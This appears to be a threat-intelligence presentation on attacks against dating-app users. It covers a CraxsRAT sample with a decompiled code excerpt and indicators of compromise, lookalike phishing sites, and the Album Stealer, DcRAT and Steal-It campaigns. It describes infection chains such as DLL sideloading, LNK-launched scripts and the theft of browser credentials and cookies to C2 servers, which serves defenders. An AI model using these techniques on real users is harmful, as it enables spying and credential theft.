ktrehlxuovjznhgcake
Language
hdgl String
hfccsz String
hthdgl String
installStr String
jrbjms String
jrbjms2 String
jrdwjm String
jrzmbjms String
jrzmbjzt String
tcdwym String
yyzd String
yyxz String
zjygdy String
zmbjms String
znsdcj String
{...} void
Language() void
getLanguageTag() S
initInstallStr() v
initLanguage() vo
initOtherStr() vo
initSendStr() voic
MainActivity

```
<: x ScreenUtil x Okex x AccessibilityNodeInfoCompat x Constants x Language x
70 public class Language {
    public static String hdgl = "耗电管理";
    public static String hfccsz = "恢复出厂设置";
    public static String hthdgl = "后台耗电管理";
    public static String installStr = "卸载";
    public static String jrbjms = "进入编辑模式";
    public static String jrbjms2 = "进入编辑模式";
    public static String jrdwjm = "进入多任务界面";
    public static String jrzmbjms = "进入桌面编辑模式";
    public static String jrzmbjzt = "进入桌面编辑状态";
    public static String tcdwym = "退出多任务界面";
    public static String yyzd = "应用速冻";
    public static String yyxz = "应用卸载";
    public static String zjygdy = "最近用过的应用";
    public static String zmbjms = "桌面编辑模式";
    public static String znsdcj = "智能省电场景";

    private static void initSendStr() {
    }

    public static void initLanguage() {
        initInstallStr();
        initSendStr();
    }

    private static void initInstallStr() {
        String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
        int i = 0;
        while (true) {
            if (i >= Constants.uninstalll.length) {
                break;
            }
            String str = Constants.uninstalll[i];
            if (str.contains("[ " + lowerCase + "]")) {
                String str2 = Constants.uninstalll[i];
                installStr = str2.replace("[ " + lowerCase + "]", "");
                break;
            }
            i++;
        }
        initOtherStr();
    }
90 }
```

It is noteworthy that the main seller of this software shared in his **Telegram** channel a different list of supported languages: **English, Arabic, Chinese, Turkish, Portuguese, Russian** and **Spanish**.

OTHER NOTES

CLASSIFICATION

Based on the rich functionality of the application, which includes a wide variety of malicious features not limited to those described above, it is obvious that this application is a member of the **RAT (Remote Administration Trojan)** family. Due to the explicit mention of the implemented browser, **CraxsBrowser**, it can be concluded that, as the name suggest, I have encountered a sample of **CraxsRAT** malware.



CraxsRAT – is the most recent successor to **CypherRAT**, **SpyNote** and **SpyMax**. It is considered to be *one of the most dangerous* Trojans for remote control and the software used to operate devices infected with this **RAT** is said to be *one of the most expensive* on the market.

Previously, a Syrian cybercriminal was involved in the development and sale of **CypherRAT** and **CraxsRAT**. After the source code of **CypherRAT** and a report on his identity were published, he transferred control of a **Telegram** channel to a Chinese colleague.



OTHER NOTES

CLASSIFICATION

The most recent version, according to the current main seller, includes *at least* the following functionality



- **File management:** download files from the device, upload files to the device, delete, read, search, copy, paste, encrypt and decrypt, encode and decode, hide files;



- **SMS management:** read, delete, send SMS;



- **Camera management:** enable and disable cameras, take pictures;



- **Microphone management:** eavesdropping and audio recording from the device's microphone;



- **Location tracking:** device's live location tracking;



- **Display management:** live screen broadcast, screen lock and unlock, capture silent screenshots;



- **Call management:** view the call history, delete calls, initiate calls, eavesdropping and audio recording;



- **Notification management:** view notifications, send notifications;



- **Application management:** view installed apps, run, install and delete apps, view accounts linked to the apps, inject into apps, disable Internet connection for specific apps;



- **Gesture control:** record and replay gestures, keyboard strokes;



- **Remote control:** command execution, grant rights both manually and automatically, self-destruction;

OTHER NOTES

INDICATORS OF COMPROMISE

— □ ×

Filename	streamtwit.apk
MD5	305fd98c348296e6507f94227bac9238
SHA1	024c3c812e21553178d48cbe2c0af9f9980ee705
SHA256	f655687282e56407a70f73bc7182e43127f919296124d80014bc6151e7af74e5
VirusTotal	virustotal.com/gui/file/f655687282e56407a70f73bc7182e43127f919296124d80014bc6151e7af74e5

— □ ×

Filename	BongaCamSexs.apk
MD5	5c91409547e158f8a065c20a4f7bdf3a
SHA1	02ccbd5f31b8cb42c29070cb97858d28cd29ad20
SHA256	6a977c30571bef5cf75ab1b6fb455e16f64fd7c7d6a38084a3d3f6915f1e3d14
VirusTotal	virustotal.com/gui/file/6a977c30571bef5cf75ab1b6fb455e16f64fd7c7d6a38084a3d3f6915f1e3d14

OTHER CASES

PHISHING

STEALING OF PAYMENT INFORMATION


Phishing sites, obviously, are not limited to theaters. This problem covers a wide range of topics and affects a large target audience, both in Russian Federation and other countries.

Here is an example of an exact copy of the website discussed above, which targets an Azerbaijani audience (*however, some of its pages preserved the original Russian localization*):



STEALING OF PAYMENT INFORMATION

The FOFA service, configured to look for hosts based solely on the hash of the web application icon, finds more than 100 websites that are absolutely similar to the analyzed one.



And a search query for the exact inclusions of the phrase

“

Знаменитый театр, где каждый спектакль создает новая уникальная команда*

**The famous theater, where each performance is created by a new unique team.*

leads to an absurdly large number of relevant pages, including automatically generated reports by online sandbox analysis tools.

STEALING OF PAYMENT INFORMATION

It is worth noting that analyzing such a website using *automatic tools* can be challenging, as most of the results provided by *online services* for are **false negatives**. Users are left to rely on *reviews*, if there are any, and *rating* given by other users like themselves.

The theater page that I analyzed was classified as a phishing website by a **Kaspersky** product, likely due to its *localization*.

The screenshot displays the VirusShare analysis interface. On the left, a circular progress indicator shows a score of 1 out of 92. Below it is a 'Community Score' slider. The main header area includes a warning: '1/92 security vendor flagged this URL as malicious'. Navigation links for 'Reanalyze', 'Search', 'Graph', and 'API' are present. The URL is redacted, and the status is '200'. The content type is 'text/html; charset=UTF-8', and the last analysis date is '4 months ago'. A list of detected elements includes 'text/html', 'iframes', 'dom-modification', and 'external-resources'. The 'DETECTION' tab is active, showing a table of security vendors' analysis. The table lists Kaspersky as 'Phishing' and several other vendors as 'Clean'. A link to 'Automate checks?' is in the top right of the table.

Security vendors' analysis ⓘ		Do you want to automate checks?	
Kaspersky	❗ Phishing	Abusix	✅ Clean
Acronis	✅ Clean	ADMINUSLabs	✅ Clean
AILabs (MONITORAPP)	✅ Clean	AlienVault	✅ Clean
alphaMountain si	✅ Clean	Antiy AVL	✅ Clean

Topics of phishing websites spread in dating apps also vary and include services that sell tickets to theaters and cinemas, on buses, trains and airplanes, provide hotel booking, apartment rents and restaurant reservations, issue gift cards and subscriptions, and much more.

STEALING OF CREDENTIALS

Phishing sites that impersonate **authentication forms of dating apps** are also popular among hackers. This type of phishing is more common abroad, due to the obvious leadership of specific applications that are no longer available in Russia. This scenario involves the use of a **lookalike domain** and sometimes requires the user to navigate to the form through a link received within a message notifying of a mutual sympathy in the target application:

Egress Threat Intelligence team estimated that among all of the dating apps impersonation cases of a phishing campaign that targeted organizations in North America and the UK: **53.25%** impersonated **Tinder**, **22.88%** – **Bumble** and **14.46%** – **Hinge**.

By the way, they also identified males as the main recipient of such attacks, with **85%** of attacks sent to men.

**Someone matched with
you on Tinder!**



FIND OUT WHO

Tip: Turn on push notifications

Turn on push notifications to see your new matches immediately.



Follow us



This email was sent by Tinder.

8833 Sunset Blvd. West Hollywood 90069

©2023 Match Group, LLC. | [Privacy Policy](#)

This type of phishing, unlike the one discussed earlier, is not necessary aimed at the theft of payment information. Instead, attackers **steal credentials** to get into victims' accounts and, from there, perform malicious actions to **reap the benefits** (*look for payment information, look for compromising information, blackmail, ...*).

EXPLOITATION

Recently, experts have identified several **large-scale operations** that are similar in nature. I would like to draw attention to these operations, as their success has shed light on the state of affairs at the intersection between users and attackers in *the realm of romance*.

All these campaigns have the following features in common:

-  • Malicious files are sent via social media from **fake accounts**, either to specific groups (*dating, adult content*) or personally to users after a brief interaction
-  • The malware distributed is disguised as **archives with photos of girls**
-  • As a result of exploitation, **information is stolen** (*Cookies, account data stored in browsers, Discord tokens and system information*)

ALBUM STEALER

Q "Album Stealer Targets Facebook Adult-Only Content Seekers"



Last winter, a team of **Zscaler ThreatLabz** researchers discovered the spread of a **stealer** called **Album**.

The malware was distributed through **fake accounts** on social networks that contained **women's photos** and was disguised as an archive with photographs, an "**album**". Victims were offered either a **Microsoft OneDrive** link, or a link to a resource controlled by the attackers, including such domains as:

keptosafe[.]top
shopalbum[.]xyz,
findalbum[.]top, ...




ALBUM STEALER

The malicious archive contains:

- an executable file **Album.exe**
- DLL-library **PdfiumControl.dll**
- file **data.dat**

Album.exe – a legitimate sample of **TresoritPdfViewer** software, vulnerable to **DLL sideloading attack**.

Upon execution, it is *exploited* – a malicious **PdfiumControl.dll** library is loaded, which runs **data.dat** – a self-extracting archive that actually drops **photos of girls**.



🔗 Infection Chain

At the same time, the malicious **DLL** decrypts the contents included in it, generating the following files on the infected device :

- `%AppData%\Roaming\Canon\CNQ.exe`
- `%AppData%\Roaming\Canon\Curl.dll`
- `%AppData%\Roaming\Canon\Lenovo.TVT.CustomerFeedback.Manager.dll`
- `%AppData%\Roaming\Canon\log4net.dll`

ALBUM STEALER

Then the **CNQ.exe** is executed – it is yet another piece of a legitimate software, vulnerable to the same attack. A malicious library **Cur1.dll** is loaded and it:

1. **performs pivoting**: creates registry keys to automatically run malware at the system startup
2. downloads from a remote resource and locally saves the file **sparkle-windows.xml** that provides a remote link to download an archive **\%AppData%\Roaming\Canon\app{18_digits}.zip** that drops a list of files, including **DiskCompactionTool.exe** and **WDLocale.dll**

By analogy with previous cases, **DiskCompactionTool.exe** – is a legitimate sample of the **WD Sync** software, that also loads a malicious **WDLocale.dll**

The process repeats: the malicious library downloads an archive **\%AppData%\Roaming\Bluestack\app{18цифр}.zip** and unpacks it.

Interaction of the extracted legitimate **Bravia.exe** and the malicious **CNQMUTIL.dll** leads to the theft of sensitive information. The stealer looks for any files within the **%AppData%** directory that contain the following substrings in their names:

- **Local State**
- **Login Data**
- **Cookies**
- **cookies.sqlite**

It copies them to a dedicated folder and then processes them:

1. decrypts and **extracts credentials** stored in browsers
2. decrypts and extracts **Cookies**
3. collects information about business and advertising accounts
4. sends all of the collected data to the C2 server

EXPLOITATION

ONLYDCRATFANS

Q Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content



Last summer, the effects of another **attack** were now described by experts at **eSentire**.

The malware was also distributed in the form of archives with **photos of girls** and consisted of a VBScript loader, a modified legitimate Windows that is used for interacting with printers. This loader included a *payload*, a *shellcode* and a *DLL-library* **dynwrapx.dll**. The library was used to obtain access to a **DynamicWrapperX** object. This object was used to load **CallWindowProcW** from **user32.dll** and **VirtualAlloc** from **kernel32.dll**

The payload was then loaded into memory and **CallWindowProcW** was called to execute the shellcode. This allowed the payload to inject itself into **\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe**

In all observed cases, the payload turned out to be a sample of **DcRAT** – a version of **AsyncRAT**. It provides such features as:

- remote control
- keylogging
- camera management
- file management
- browser data theft
- Discord tokens theft
- plugin for encryption and ransom

EXPLOITATION

STEAL-IT CAMPAIGN

Q Steal-It Campaign




In the fall, **Zscaler** experts once again stumbled upon a **hacker campaign** with the same characteristics, this time on a *larger scale* and, surprisingly, *targeted*.

Based on the type of information collected and the characteristics of the victims, each instance within the campaign can be categorized into one of *4 scenarios*.

A few of these scenarios involve the use of malware disguised **as photos of girls**. Let us look into these cases in more detail.



STEAL-IT CAMPAIGN: SYSTEMINFO



© 2023 ThreatLabz

The user receives an **archive**, which contains an **LNK** shortcut file. When the user attempts to open the shortcut, the browser launches with a command-line argument, a **JavaScript** code that opens the **OnlyFans** website and redirects the user via `location.href` to the `run[.]mocky[.]io` instance controlled by the attacker.


The malicious page has an embedded **JavaScript** code that checks if the user's operating system is **Windows** and if their country, as determined by **IPAPI**, the geolocation API, is **Australia**, and if these conditions are met, downloads an **LNK** file **m8** from **b1ob** and redirects the user to a *legitimate website*. The downloaded file is moved to the **Startup** folder.

The **m8.lnk** downloads the **m8.cmd** file from the service controlled by the attackers and places it nearby. Executing **m8.cmd** means:

- running commands **ipconfig, systeminfo, tasklist**
- sending Base64 encoded outputs of these commands to the C2 server

EXPLOITATION

STEAL-IT CAMPAIGN: WHOAMI



© 2023 ThreatLabz

Another scenario is similar to the previous one: the attacked users infect their devices by unpacking an archive with **photos** and opening a shortcut stored inside, which opens the browser and redirects the user to **run[.]mocky[.]io**. Now, before performing malicious actions, they check that the user's country is **Poland**.

If the conditions are met, another archive is downloaded to the device. It contains **real photos of Slavic girls** and a **batch script file**. When the script is executed, it downloads malicious **VBScript**, opens **girls' profiles** in content subscription services and downloads and runs an additional **CMD** file from **mockbin[.]org**

Finally, the **eucv8o.cmd** file:

- executes **whoami** command
- sends the **Base64** encoded output to the C2 server

FOOD FOR THOUGHT

Every year, the number of cybercrimes that prey on a nagging sense of loneliness, exploit basic human needs and originate from services where people look for deliverance is only growing – this is supported by every study of related statistics.

“ The last quarter of last year was very interesting for dating scams, with several **large campaigns** witnessed through our data. In Q1/2024, we saw **a significant increase** since the middle of February.

Source: [Avast](#)

“ <...> they noted **a staggering 43% increase in attacks impersonating** well-established **dating apps** including Tinder and Hinge between January 1, 2024, until February 5, 2024, compared to 2023.

Source: [Egress Threat Intelligence](#)

“ In 2023, more than **660 million bot requests** on popular **dating apps** were detected.

Source: [Cequence](#)

“ From February 12 to 14, running Fake Date scheme, scammers from 5 groups earned **2 275 870 rubles**, which is **2 times more** than in the same period last year, F.A.C.C.T. analysts calculated. For comparison, in 2023, scammers from 7 scam groups were able to steal 1.1 million rubles from victims.

Source: [F.A.C.C.T.](#)

FOOD FOR THOUGHT

The desire to get closer through a dating app, the desire to chat with a girl in her favorite chat, the desire to see photos that she took for you – all these things are **no longer safe** and may lead to unexpected consequences. Extra caution may lead to suspicion, and suspicion undermines trust, which is a key ingredient make the relationship work. It is in the romantic realm where the line between strangers | potential partners, danger | curiosity, an attempt to protect yourself | an intent to put up a wall – is absolutely blurred, and this is frightening. In this matter, everyone is **much more vulnerable** than they usually are, and attackers will actively continue to exploit this fact without a twinge of conscience.



THANK
YOU